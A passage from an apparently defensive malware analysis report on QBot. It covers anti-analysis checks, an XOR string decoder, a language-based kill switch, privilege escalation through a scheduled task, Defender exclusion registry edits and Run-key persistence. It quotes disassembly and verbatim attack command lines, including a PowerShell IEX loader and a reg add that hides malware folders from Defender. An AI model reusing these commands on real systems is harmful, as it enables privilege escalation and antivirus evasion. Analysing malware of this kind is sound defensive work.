E8 018E0000         call 102755_02b30000.1000F316                \\ws2_32.dll
59                  pop ecx
A3 74F80110         mov dword ptr ds:[1001F874],eax
C3                  ret
```

The anti-debug check is also included in the payload via the GetTickCount() API. Following the anti-debug check, it collects sensitive system information from the victim's PC, including the computer name, GetVolumeInformation, user account name, module name, type of process, and OS version information.

The payload provides a list of XOR encoded AV process names. Following decoding, the payload verifies against the system's running processes. The payload makes use of the APIs CreateToolhelp32Snapshot, Process32First, and Process32Next.




```
10008D44      33D2          xor edx,edx
10008D46      6A 5A         push 5A
10008D48      8BC6          mov eax,esi
10008D4A      59            pop ecx
10008D4B      F7F1          div ecx
10008D4D      8B45 08       mov eax,dword ptr ss:[ebp+8]
10008D50      8B4D F0       mov ecx,dword ptr ss:[ebp-10]
10008D53      8A0402        mov al,byte ptr ds:[edx+eax]
10008D56      32040E        xor al,byte ptr ds:[esi+ecx]
10008D59      8B4D F4       mov ecx,dword ptr ss:[ebp-C]
10008D5C      880431        mov byte ptr ds:[ecx+esi],al
10008D5F      46            inc esi
10008D60      836D FC 01    sub dword ptr ss:[ebp-4],1
10008D64      8975 10       mov dword ptr ss:[ebp+10],esi
10008D67    ^ 75 87         jne memory_dump.10008CF0
10008D69    v EB 54         jmp memory_dump.10008DBF
```

The following modules have been used by the malware to reduce its chances of analysis.
Packer – The executable has been reconstructed using a packer.
Random Directory Name – Creating a working directory with a randomized directory and file name to avoid file signatures. Directory location is %APPDATA%\Microsoft.
String Encryption – Containing encrypted strings using XOR encryption (applies also to other modules).
Dynamic Import Table – Import table built dynamically based on encrypted strings (applies also to other modules).
And an AV detection module is discussed in the Defence Evasion section further below in the report.

The analysts at Elastic also found that before proceeding, QBot also performs a check to prevent execution on systems that are using the following default system languages:

- LANG_RUSSIAN (Russia)
- LANG_BELARUSIAN (Belarus)
- LANG_KAZAK (Kazakhstan)
- LANG_ARMENIAN (Armenia)
- LANG_GEORGIAN (Georgia)
- LANG_UZBEK (Uzbekistan)
- LANG_TAJIK (Tajikistan)
- LANG_TURKMEN (Turkmenistan)
- LANG_UKRAINIAN (Ukraine)
- LANG_BOSNIAN (Bosnia)
- LANG_KYRGYZ (Kyrgyzstan)



```
BOOL ctf::DoesComputerUseCCCPKeyboard()
{
  BOOL _result; // esi
  unsigned int n_layouts; // ebx
  unsigned int i; // edx
  unsigned int j; // ecx
  HKL layouts[64]; // [esp+8h] [ebp-118h] BYREF
  uint16_t primary_language_ids[12]; // [esp+108h] [ebp-18h]

  primary_language_ids[0] = LANG_RUSSIAN;
  _result = 0;
  primary_language_ids[1] = LANG_BELARUSIAN;
  primary_language_ids[2] = LANG_KAZAK;
  primary_language_ids[3] = LANG_AZERI;
  primary_language_ids[4] = LANG_ARMENIAN;
  primary_language_ids[5] = LANG_GEORGIAN;
  primary_language_ids[7] = LANG_UZBEK;
  primary_language_ids[8] = LANG_TAJIK;
  primary_language_ids[9] = LANG_TURKMEN;
  primary_language_ids[10] = LANG_UKRAINIAN;
  primary_language_ids[11] = LANG_BOSNIAN;
  primary_language_ids[6] = LANG_KYRGYZ;

  n_layouts = g_p_api_user32->NtUserGetKeyboardLayoutList(LANG_KYRGYZ, layouts);
  for ( i = 0; i < n_layouts; ++i )
  {
    for ( j = 0; j < 0xC; ++j )
    {
      if ( (layouts[i] & 0x3FF) == primary_language_ids[j] )
        _result = 1;
    }
  }
  return _result;
}
```

Privilege Escalation

One of the injected processes from the previously executed command creates a new .dll file with a randomly generated name. This one strain is particularly used to create a scheduled task for a specific ID. This query itself checks for the existence of the scheduled task, like with the infection, and if it does not exist, creates it. The scheduled tasks are set to run as a predefined task, which can be observed starting from the injected **explorer.exe** process spawns **schtasks.exe,** and creates a new scheduled task to run as the SYSTEM user. According to Microsoft, the command is generated via the outlined command line:


```
/TR "cmd /c start /min \"\" powershell.exe -Command
IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty
-Path HKCU: \SOFTWARE\[random string]). [random string])))
```

This scheduled task is created with the /F flag, which is used to suppress warnings if the specified task already exists, even though the malware has already queried for a specific scheduled task.
The query that was executed is:

```
C:\Windows\system32\schtasks.exe, /Create, /RU, NT AUTHORITY\SYSTEM, /tn,
ayttpnzc, /tr, regsvr32.exe -s
"c:\Users\[REDACTED]\Desktop\7611346142\c2ba065654f13612ae63bca7f972ea91c6fe972
91caeaaa3a28a180fb1912b3a.dll", /SC, ONCE, /Z, /ST, 15:21, /ET, 15:33
```

Breaking down the command, we can see that:

- **/Create** - creates a scheduled task
- **/RU NT AUTHORITY\SYSTEM** - sets the username and escalates privilege as the **SYSTEM** user
- **/tn ayttpnzc** - defines the task name
- **/tr regsvr32.exe -s "c:\Users\[REDACTED]\Desktop\7611346142\c2ba065654f13612ae63bca7f972ea91c6fe97291caeaaa3a28a180fb1912b3a.dll** - specifies the task to run
- **/sc ONCE** - specifies the schedule frequency - once
- **/Z** - option that marks the task to be deleted after its execution
- **/ST 15:21** - specifies the task start time (scheduled to start approximately 2-minutes after the scheduled task was created)
- **/ET 15:33** - time to end the task if not completed




Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
ejqvgkmzj	Ready	At 5:03 PM on 11/3/2021 - After triggered, repeat every 10 minutes indefinitely. Trigger expires at 11/3/2021 5:15:00 PM.		11/3/2021 5:13:00 PM	(0x3)
GoogleUpda...	Disabled	Multiple triggers defined	11/4/2021 4:40:19 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
GoogleUpda...	Disabled	At 4:40 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/3/2021 5:40:19 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
MicrosoftEd...	Running	Multiple triggers defined	11/4/2021 9:53:13 AM	11/3/2021 9:53:14 AM	The operator or administrator has refused the request. (0
MicrosoftEd...	Ready	At 9:23 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/3/2021 5:23:13 PM	11/3/2021 4:23:37 PM	The operation completed successfully. (0x0)
OneDrive St...	Ready	At 11:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	11/4/2021 1:05:50 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	regsvr32.exe -s "C:\Users\MalwareLab[redacted].dll"

Scheduled Task action, regsvr32 execution

The malicious Scheduled Task is configured to execute whether or not the user is logged on:



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
ejqvgkmzj	Ready	At 5:03 PM on 11/3/2021 - After triggered, repeat every 10 minutes indefinitely. Trigger expires at 11/3/2021 5:15:00 PM.		11/3/2021 5:13:00 PM	(0x3)
GoogleUpda...	Disabled	Multiple triggers defined	11/4/2021 4:40:19 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
GoogleUpda...	Disabled	At 4:40 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/3/2021 5:40:19 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
MicrosoftEd...	Running	Multiple triggers defined	11/4/2021 9:53:13 AM	11/3/2021 9:53:14 AM	The operator or administrator has refused the request. (0
MicrosoftEd...	Ready	At 9:23 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/3/2021 5:23:13 PM	11/3/2021 4:23:37 PM	The operation completed successfully. (0x0)
OneDrive St...	Ready	At 11:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	11/4/2021 1:05:50 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)

Name: ejqvgkmzj

Location: \

Author: [redacted]\MalwareLab

Description:

Security options

When running the task, use the following user account:

SYSTEM

○ Run only when user is logged on

● Run whether user is logged on or not

□ Do not store password. The task will only have access to local resources


□ Run with highest privileges

□ Hidden Configure for: Windows Vista™, Windows Server™ 2008

Scheduled Task run as System user

The Regsvr32 process executed thanks to the malicious Scheduled Task with System User and performed a process injection to Explorer.exe (once more). Additionally, the injected explorer process swapped two new processes of reg.exe.

C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule; responsible for the below execution:



regsvr32.exe (5664)	Microsoft(C) Regis...	C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\	regsvr32.exe -s "C...
regsvr32.exe (5908)	Microsoft(C) Regis...	C:\Windows\Sys...	Microsoft Corporat...	NT AUTHORITY\	-s "C:\Users\Mal...
explorer.exe (2572)	Windows Explorer	C:\Windows\Sys...	Microsoft Corporat...	NT AUTHORITY\	C:\Windows\Sys...
reg.exe (3520)	Registry Console ...	C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\	C:\Windows\syst...
Conhost.exe (215	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	NT AUTHORITY\	\??\C:\Windows\...
reg.exe (2476)	Registry Console ...	C:\Windows\syst...	Microsoft Corporat...	NT AUTHORITY\	C:\Windows\syst...
Conhost.exe (472	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	NT AUTHORITY\	\??\C:\Windows\...
Conhost.exe (3288)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	NT AUTHORITY\	\??\C:\Windows\...

Scheduled Task process tree execution

Defense Evasion

As mentioned previously, there were multiple file creation and registry modification events after the initial execution of the malware. One of the events that occurred is the DLL copied itself from its current path to **C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Vybgeuye** and named itself **maonyo.dll.** The **maonyo.dll** file is the same file as the original QBot DLL that was manually executed and verified by the SHA-256 hash.

This defense evasion tactic will allow the QBot DLL to continue to be executed even if the original file is deleted.


Along with the maonyo.dll, the malware contained an entire technique for VM and Debug detections. The malware contained a thread called "watchdog". Looking further into the technique we can see that:

- The latest versions are looking for VM-related artifacts on the server side. victim computer configuration is being enumerated and sent to the C2. Based on that information, the server decides whether is safe to "push" modules to the victim.
- Looking for "VMWare" port existence
- Looking for VM and analysis-related processes. The latest versions also add a long list of blacklisted analysis programs:

```
Fiddler.exe;sample.exe;sample.exe;runsample.exe;lordpe.exe;regshot.exe;Autoruns.exe;
dsniff.exe;VBoxTray.exe;HashMyFiles.exe;ProcessHacker.exe;Procmon.exe;Procmon64.exe;
netmon.exe;vmtoolsd.exe;vm3dservice.exe;VGAuthService.exe;pr0c3xp.exe;ProcessHacker.
exe; CFF
Explorer.exe;dumpcap.exe;Wireshark.exe;idaq.exe;idaq64.exe;TPAutoConnect.exe;Resourc
eHacker.exe;vmacthlp.exe;OLLYDBG.EXE;windbg.exe;bds-vision-agent-nai.exe;bds-vision-
apis.exe; bds-vision-agent-
app.exe;MultiAnalysis_v1.0.294.exe;x32dbg.exe;VBoxTray.exe;VBoxService.exe;Tcpview.e
xe;ccSvcHst.exe;Avgcsrvx.exe;Avgsvcx.exe;avgcsrva.exe;MsMpEng.exe;mcshield.exe;Avp.e
xe;kavtray.exe;Egui.exe;ekrn.exe;Bdagent.exe;Vsserv.exe;vsservppl.exe;AvastSvc.exe;c
oreServiceShell.exe;PccNTMon.exe;NTRTScan.exe;SAVAdminService.exe;SavService.exe;fsh
oster32.exe;WRSA.exe;Vkise.exe;Isesrv.exe;cmdagent.exe;ByteFence.exe;MBAMService.exe
;mbamgui.exe;fmon.exe;Dwengine.exe;Dwarkdaemon.exe;dwwatcher.exe
```

According to the above process list, the analysis tools include, but are not limited to:
Joe Sandbox, TcpDump, WinPcap, Wireshark, Ettercap, PacketCapture, CaptureNet, CFF Explorer, ProcessHacker, TcpView, FileMon, ProcMon, IDA pro, PETools, ImportREC, LordPE, SysInspector, SysAnalyzer, ResourceHacker, x64dbg, and Fiddler.

- Looking for VM-related device drivers. Examples:



```
3 C7 85 78 FF FF FF+mov     [ebp+var_88], 0CF3h ; VMware Pointing
3 F3 0C 00 00
D C7 85 7C FF FF FF+mov     [ebp+var_84], 0ADAh ; VMware Accelerated
D DA 0A 00 00
7 C7 45 80 34 05 00+mov     [ebp+var_80], 534h ; VMware SCSI
7 00
E C7 45 84 AB 21 00+mov     [ebp+var_7C], 21ABh ; VMware SVGA
E 00
5 C7 45 88 C1 00 00+mov     [ebp+var_78], 193 ; VMware Replay
5 00
C C7 45 8C 4A 31 00+mov     [ebp+var_74], 314Ah ; VMware server memor
C 00
3 C7 45 90 50 10 00+mov     [ebp+var_70], 1050h ; CWSandbox
3 00
A C7 45 94 C8 11 00+mov     [ebp+var_6C], 11C8h ; Virtual HD
A 00
```

Device driver Anti-VM technique

- Looking for a VM through `CPUID` instruction
- Forcing exceptions to check if a debugger is present
- Checking for sandbox signatures

If the virus detects any of the listed processes, it will proceed with randomly generated IP addresses rather than the hard-coded ones in the resources section. When a monitored process is found, an


entry in the Windows Registry is created, and the virus does not attempt to connect to the actual network infrastructure.
It's worth noting that the qak_proxy process found in the monitored process list is new to us. It's possible that this is for an unnamed security tool that analyzes QBot network traffic or when QBot is functioning as a proxy (which we didn't see with our sample), but that's just speculation.

Depending on the antivirus processes detected, the malware has different behaviors - for example, if Windows Defender is detected, it adds its persistence folder to the Windows Defender exclusion path.

```
C:\Windows\system32\reg.exe, ADD, HKLM\SOFTWARE\Microsoft\Windows
Defender\Exclusions\Paths, /f, /t, REG_DWORD, /V, C:\Users
[REDACTED]\AppData\Roaming\Microsoft\Vybgeuye, /d, 0
```


- **C:\Windows\system32\reg.exe** - Microsoft Registry editor
- **ADD HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths** - folder location in the registry for Windows Defender exclusions
- **/f** - adds the registry entry without prompting for confirmation
- **/t REG_DWORD** - specifies the type for the registry entry
- **/v C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Vybgeuye** - specifies the name of the registry entry
- **/d 0** - specifies the data for the new registry entry

(add alert registry)



```
SEG014:00406A15
SEG014:00406A15
SEG014:00406A15 ; Attributes: bp-based frame
SEG014:00406A15
SEG014:00406A15 oc_set_reg_to_hide_malware_from_defender proc near
SEG014:00406A15
SEG014:00406A15 var_8= dword ptr -8
SEG014:00406A15 var_4= dword ptr -4
SEG014:00406A15 arg_0= dword ptr  8
SEG014:00406A15
SEG014:00406A15 push    ebp
SEG014:00406A16 mov     ebp, esp
SEG014:00406A18 push    ecx
SEG014:00406A19 push    ecx
SEG014:00406A1A and     [ebp+var_4], 0
SEG014:00406A1E push    1F9Ah           ; SOFTWARE\\Microsoft\\Microsoft Antimalware\\Exclusions\\Paths
SEG014:00406A23 call    oc_decrypt_string_2
SEG014:00406A28 push    4
SEG014:00406A2A lea     ecx, [ebp+var_4]
SEG014:00406A2D push    ecx
SEG014:00406A2E push    4
SEG014:00406A30 push    [ebp+arg_0]
SEG014:00406A33 mov     [ebp+var_8], eax
SEG014:00406A36 push    eax
SEG014:00406A37 push    HKEY_LOCAL_MACHINE
SEG014:00406A3C call    oc_set_registry
SEG014:00406A41 lea     eax, [ebp+var_8]
SEG014:00406A44 push    eax
SEG014:00406A45 call    oc_call_clear_mem
SEG014:00406A4A xor     eax, eax
SEG014:00406A4C add     esp, 20h
SEG014:00406A4F inc     eax
SEG014:00406A50 leave
SEG014:00406A51 retn
SEG014:00406A51 oc_set_reg_to_hide_malware_from_defender endp
SEG014:00406A51
```

Source: AT&T



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths

Name	Type	Data
(Default)	REG_SZ	(value not set)
C:\	REG_DWORD	0x00000000 (0)
C:\ProgramData\Microsoft\Dymehzeia	REG_DWORD	0x00000000 (0)
C:\Users\MalwareLab\AppData\Roaming\Microsoft\Pbqpagv	REG_DWORD	0x00000000 (0)

Regedit view, Windows Defender excluded paths

Persistence

We could not find instances of persistence being set up in our test environment, however, we were notified of its capabilities. Based on the research from Trustwave, and Cynet the persistence module works as follows.


Registry Key	Value	Data
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Random name For example: gbqmhjwbdat Nnrolhjksp iwiqxgkbe	regsvr32.exe -s ""C:\Users\*\AppData\Roaming\Microsoft\[Random]\[Random].dll""

The excluded paths are the same paths registered in the data of the Run key value, which means that the run key execution avoids the Windows Defender detections, Windows Defender does not scan this path and allows the payloads.

This action allows threat actors to run the dropped Quakbot payloads from the path added to the Defender exclusions path:

- C:\Users\*\AppData\Roaming\Microsoft\[RandomPath]
- C:\ProgramData\Microsoft\ [RandomPath]

Moreover, the initial payloads (test.test or good.good) are overwritten in order to corrupt the artifact:



```
Size:          716 KB (733,950 bytes)
